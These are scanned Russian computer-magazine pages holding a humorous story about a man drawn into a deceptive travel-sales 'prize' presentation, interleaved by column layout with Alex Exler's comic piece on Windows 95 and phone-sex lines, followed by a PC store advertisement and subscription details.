— ...Это означает, что вы, согласившись посетить нашу презентацию, становитесь владельцем одного из трех призов: недельной поездки в Париж на двоих человек, разовой бытовой техники или элитной алкогольной продукции! Поздравляем вас! Мы счастливы пригласить вас и сообщить, что...

Семен слушал мелодичный женский голос и пытался вспомнить, где и какой купон его угораздило заполнить. Неужели на той злополучной компьютерной выставке? Он тогда не хотел никуда идти, но его уговорил друг, Валька Иванов: "Пойдем, людей посмотрим и себя покажем". После-

Секс по телефону

Первые установки Windows 95 всегда немного напоминают занятия сексом в юном возрасте. Как-то вечером я именно этим и занимался: устанавливал в первый раз Windows 95 на свой компьютер. Устав от секса с Windows 95, я решил хоть чуть-чуть развеяться и посвятить один час исследованию любопытнейшего явления нашей современности — секса по телефону.

Я выбрал наугад 20 телефонов из различных объявлений, типа: "Сегодня я твоя всю ночь", "Позвони, и ты

узнаешь, что такое настоящие ласки", "Я буду твоя всю ночь, а ты заплатишь только за международный разговор" и т.д. Конечно, я понимал, что, набирая американский международный код телефона, я попадаю в какой-нибудь Усть-Переплюйск, где на телефонах сидят 60-летние дамы, но эксперимент есть эксперимент.

Сначала я набирал местные номера — девятьсот-чего-то-там. Половина просто не отвечала, а там, куда я дозвонился, мелодичный женский голос отвечал: "Служба "Оргазм" приветствует вас! Подождите минуточку". Ради чистоты экс-



перимента я подождал десять минут, но ситуация не изменилась. Видимо, они рассчитывали на особо впечатлительные натуры, которым достаточно самого факта звонка по "сексуальному" номеру телефона и прослушивания тишины в трубке, чтобы дойти до оргазма. Мне этого было явно недостаточно, поэтому

днее у них получилось просто замечательно. Какая-то фирма предлагала всем посетителям их стенда попробовать взломать одну из совместных с западными специалистами программных разработок. У стенда особой очереди не наблюдалось, и Валька потащил Семена туда. Их встретил молодой человек, который, поприветствовав новых посетителей дежурными словами "Здравствуйте, какую компанию вы представляете?" и выяснив, что пришедшие представляют только самих себя, с усмешкой предложил взломать их продукт. Подарки даже, кажется, в случае успеха обещал: какой-то шароварный CD и коврик для мыши с двойным теплоизоляционным покрытием. Он же не знал, что Валька давно хотел купить новый коврик...

— ...Мы предлагаем нашим клиентам только высококачественный пятизвездочный отдых на лучших курортах Испании и Канарских островов. Наша фирма имеет лицензию Министерства по туризму РФ, а также сертификат и специальное разрешение на...

Хотя нет, подумал Семен, навряд ли этот выигранный купон он заполнил на компьютерной выставке: фирма-то туристическая и компьютеры — не их специфика. С другой стороны, в нашей стране сейчас все может быть. Ведь продают же в про-

дуктовых магазинах косметику, рядом с мясным отделом...

— ...В связи с пятилетием нашей компании мы приглашаем вас на небольшую презентацию. Вас ждут шампанское, розыгрыши, аукцион, подарки, а вечером...

Ну, если этот несчастный купон ему достался не на выставке, то тогда на улице: бывало, выходишь из метро, а тебе дорогу преграждает смазливая девушка в яркой униформе и, очаровательно улыбаясь, предлагает что-либо попробовать или заполнить. Отмазки типа "Извините, но у меня нет ручки" или "А мне не на чем писать" безнадежно устарели и могут пройти только где-нибудь в провинции. В ответ на первую фразу вам моментально извлекут из недр спецформы локальную версию отдела канцелярских товаров "Юстиного Двора" или ЦУМа, а услышав вторую причину, с радостью нагнутся и подставят спину в качестве временной замены вашего любимого письменного стола...

— ...Алло? Алло, вы меня слушаете? — надрывался голос в телефонной трубке.

Семен вздрогнул.

— Да, конечно, я вас внимательно слушаю.

— Так значит, вы согласны?

— Разумеется, — с ходу согласился Семен, абсолютно не пред-

ставляя, на что только что дал согласие.

На этом разговор закончился: девушка продиктовала ему адрес и сказала, что его все очень ждут. Семен положил трубку и задумался. Неужели ему действительно повезло? Вообще-то он считал себя человеком, лишенным удачи, или, как он сам любил говорить, — "халявной халявы". Многие его знакомые были помешаны на коллекционировании жестяных мембран от "Нескафе", вырезании купонов на упаковках котлет и пельменей "Талосто", поиске призовых крышек от "Кока-Колы" и т.п. Он же твердо знал, что если даже и соберет нужное количество купонов, талонов, упаковок и прочего барахла и вышлет по адресу, все равно ничего не выиграет — как говорится, судьба! Так уж сложилось, что Семен всего в жизни добивался сам, без помощи родных, друзей и даже простой человеческой удачи. За просто так ему ничего не давалось.

Поэтому, наблюдая за причудливым узором затейливого скринсейвера, Семен раздумывал над тем, стоит ли ему вообще туда идти. В конце концов природное чувство ответственности за свои обещания взяло верх, и Семен к назначенному времени подъехал в фирму "Brilliant Travel".

настала очередь международных телефонов.

При наборе девяти номеров из телефона раздавался голос: "Вызывайте телефонистку". Я решил, что большинство фирм перешло на очное обслуживание клиентов, но у меня лично вызвать телефонистку на дом денег просто не хватило бы. Однако после набора десятого телефона случилось чудо: я куда-то дозвонился, послышался щелчок и... включился магнитофон (по звуку — старая добрая "Электроника"). Мелодичный женский голос стал вещать: "Здравствуй, любимый! Я вижу, что ты хорошо подготовился к разговору со мной. Ты сидишь перед экраном, на котором происходят всякие эротические сцены, да и соблаз-

нительным журнальчиком ты запасся, вот он — рядом с тобой лежит".

Тут я похолодел. Откуда эта тетка из Кобылопоименска могла знать, что я сижу перед 17-дюймовым монитором, на котором крутится Windows 95, а рядом со мной лежит здоровенный том "WINDOWS 95 изнутри"?

А тетка все не унимается: "Неужели ты думаешь, что ее попка соблазнительнее, чем моя"?

Я долго искал у Windows 95 попку, но не нашел, так что победа осталась за теткой, ибо какая-никакая попка у нее, видимо, была.

Дальше все продолжалось в том же духе, и я, конечно, немного озверел. Так хотелось пообщаться с живой душой. Пусть из Переплюйска, пусть ей за 60, но я бы рассказал ей о сексе с Windows 95, о 32-битном

доступе к телу, о любви в защищенном режиме, а они... Тьфу!

В общем, кончилось все дело тем, что я долго орал в телефон (надеясь, что они хотя бы ради хохмы клиентов записывают): "Все нормально, тетка! Ты победила! Держи, тетка, нос на квинту!" и т.д. и т.п.

В общем, ребята, такие вот дела с этим сексом по телефону! Впрочем, признаюсь, что после прихода счетов за международные переговоры я был-таки сильно возбужден, но было ли это возбуждение сексуальным? Не уверен...

Мораль: секс с установкой Windows 95 — намного приятнее, а главное — куда дешевле, чем секс по телефону!

Алекс Экслер (<http://www.exler.ru>)

Офис фирмы поразил его своим размахом. Поднявшись на третий этаж, Семен увидел просторный конференц-зал. Рядом с залом толпилось еще человек двадцать, по-видимому, тоже счастливых обладателей призовых купонов.

Семен подошел к женщине с волевым и целеустремленным лицом руководителя высшего звена, представился и спросил, куда ему нужно идти. Оценивающе окинув взглядом скромный наряд Семена, женщина махнула рукой. Пройдя в указанном направлении, он увидел другую женщину, которая пригласила его присесть и стала задавать довольно странные вопросы:

— Скажите, вы когда-нибудь участвовали в аукционных торгах?

— Нет, — ответил Семен, решив, что виртуальные торги навряд ли подходят под данное определение.

— Скажите, вы обладаете на сегодня суммой в 500 долларов?

— ???

— Молодой человек, я вам задаю простой вопрос и жду такой же однозначный ответ: имеете ли вы на сегодня денежную сумму в размере 500 долларов?

— Вообще-то... — начал было Семен, но потом спохватился и понял, что подобные некорректные вопросы наверняка являются частью какого-то праздничного мероприятия, которое организаторы по понятным причинам хотят сохранить до поры до времени в секрете.

— Да, имею!

— Замечательно.

В это время в комнату вошла милостивая девушка и, представившись Семену его сегодняшним персональным менеджером, пригласила пройти в зал. Там уже сидело несколько человек, каждый со своим менеджером. Тут же ему предложили холодный сок, а девушка-менеджер начала беседу:

— Скажите, если не конкретизировать ситуацию, вас интересует отдых за границей?

— Конечно, — признался Семен, вспомнив про неудавшуюся поездку на море.

— А куда бы вы хотели поехать,

если бы такая возможность появилась?

— Ну, я не знаю... Все зависит от продолжительности поездки, страны и, разумеется, стоимости путевки...

— Давайте не будем, — мягко перебила Семена девушка, — акцентировать внимание на цене. Мне просто интересно знать, где вы мечтаете побывать?

— Ну, если говорить абстрактно, то, наверное, в Германии или Франции...

— Прекрасно! — воодушевилась девушка. — Значит, вас привлекает отдых во Франции? Позвольте я вам немного расскажу о том, что мы можем вам предложить.

С этими словами менеджер вытащила откуда-то целую кипу красочных рекламных проспектов и журналов. В течение следующих полутора часов она рассказывала о турах во Францию, показывала архитектурные памятники и прочие достопримечательности, демонстрировала условия, в которых отдыхают их клиенты. Семен, будучи любознательным человеком, с интересом слушал, но время от времени задавал вопрос: "А сколько это стоит?". Девушка всякий раз уходила от ответа, призывая абстрагироваться от ситуации и "просто пометать".

Через полтора часа ее монолога, когда сок уже закончился и Семену очень захотелось забрать свой приз и уйти, в зал вошел хорошо одетый молодой человек и объявил о том, что сейчас состоится аукцион четырех VIP-карт, представляющих собой большие рекламные скидки на туристические поездки этой фирмы: соответственно, на 1200, 1000, 750 и 500 долларов. Он стал бегать по залу с криком "VIP-карта за полторы тысячи раз, VIP-карта за полторы тысячи два...". Семен тем временем пытался прикинуть в уме: если одна только скидка составляет около тысячи "зеленых", то какова же конечная сумма поездки?

Потом всем раздали специальные бланки, в которых нужно было написать наибольшее количество телефонов своих знакомых. Вспомнивший максимальное количество номе-

ров получал возможность участвовать в ежемесячном розыгрыше бесплатной поездки на Канарские острова. Семена не особенно тянуло на Канарские острова — отпуск уже почти закончился, к тому же его вполне бы устроил теплый песок черноморского побережья, поэтому вписал только телефон Вальки Иванова и еще несколько номеров и отдал бланк менеджеру. Забрав бланк, девушка сказала: "Ну что же, давайте подведем итог?". Она сделала кому-то знак рукой, и к их столику подошла высокая крашеная блондинка с томным взглядом и дежурной улыбкой:

— Добрый день! Меня зовут Светлана, я являюсь финансовым менеджером нашей компании. Как я понимаю, вы заинтересованы в поездке во Францию? Прекрасно, разрешите мне рассказать вам о том, сколько это будет стоить с учетом наших замечательных рекламных скидок...

Интерес Семена ко всему происходящему мгновенно пропал, как только он узнал, что это будет стоить "каких-то 700 долларов". Немного прийдя в себя, он попытался объяснить, что деньги у него, конечно, есть, но они отложены на покупку хорошего 21-дюймового монитора... Оба менеджера чрезвычайно удивились такому повороту дел, обвинили Семена в том, что он украл у них время, и что он вообще напрасно сюда приехал. Семен все понял, не стал себя долго упрашивать и с облегчением вырвался на улицу. Свежий воздух быстро вернул ему былую уверенность в своей невезучести.

P.S.

На следующий день Семен все-таки отспорил у менеджеров свой приз — как ни удивительно, недельную путевку в Париж на двоих. Однако он отказался, поскольку ему сразу объяснили, что придется самому оплатить авиабилеты, проживание и питание, а также прямо на месте внести депозит в размере 300 долларов. "А остальное все бесплатно, за счет фирмы — честное слово!!!"

P.P.S.

— Алло, это Валентин Иванов? Вас приветствует туристическая фирма "Brilliant Travel"...

БЕЗУПРЕЧНАЯ РЕПУТАЦИЯ



мультимедийные КОМПЬЮТЕРЫ ATLANT

на базе процессоров

Intel® Pentium® III

с тактовыми частотами

800-1000 MHz от 538 у.е

ATHLETE

на базе процессоров Intel® Pentium® III с тактовыми частотами
450-733MHz - от 468 у.е.

KIDDY

на базе процессоров Intel® Celeron™ с тактовыми частотами
366-700MHz - от 379 у.е.

mb(ATX), SDRAM от 32Mb, SVGA от 4Mb, HDD от 10,2 Gb 7200 rpm cache 2 Mb UDMA66, FDD 1,44, CD-ROM от 50-x, SB 16, kb., mouse.



СКИДКА - при заказе через Интернет
на компьютеры - для студентов и школьников

Бесплатная доставка и подключение
Бесплатная модернизация в течении гарантийного срока
Настоящая двухлетняя гарантия
Бесплатное подключение к Интернет +5 часов работы
Любое изменение конфигураций

Авторизованный поставщик решений Intel®
Без обеда с 10 до 19; суббота, воскресенье с 11 до 18
Торговый зал и сервис центр: наб.реки Фонтанки д.120
тел. 259-9107, 259-9109, 251-1872, 251-1892
Магазин и сервис центр: В.О. 9-я линия д.56, т.327-4630
или круглосуточно на www.svegaplus.ru E-mail: svega@mail.nevalink.ru

Логотип Intel Inside и Pentium являются зарегистрированными торговыми знаками, а Celeron торговым знаком Intel Corporation

Взгляд
из
Петербурга

Оформить подписку на журнал "Магия ПК" с любого номера вы можете в редакции по адресу: С.-Петербург, пр. Стачек, 47, местный тел.: 93-59
Оформить подписку на I полугодие 2001 г. (86 руб.)
можно в любом почтовом отделении по каталогам "Прессинформ" и "Роспечать".
Подписной индекс журнала 29961.
Сайт журнала "Магия ПК" находится по адресу:
<http://www.magicpc.spb.ru>

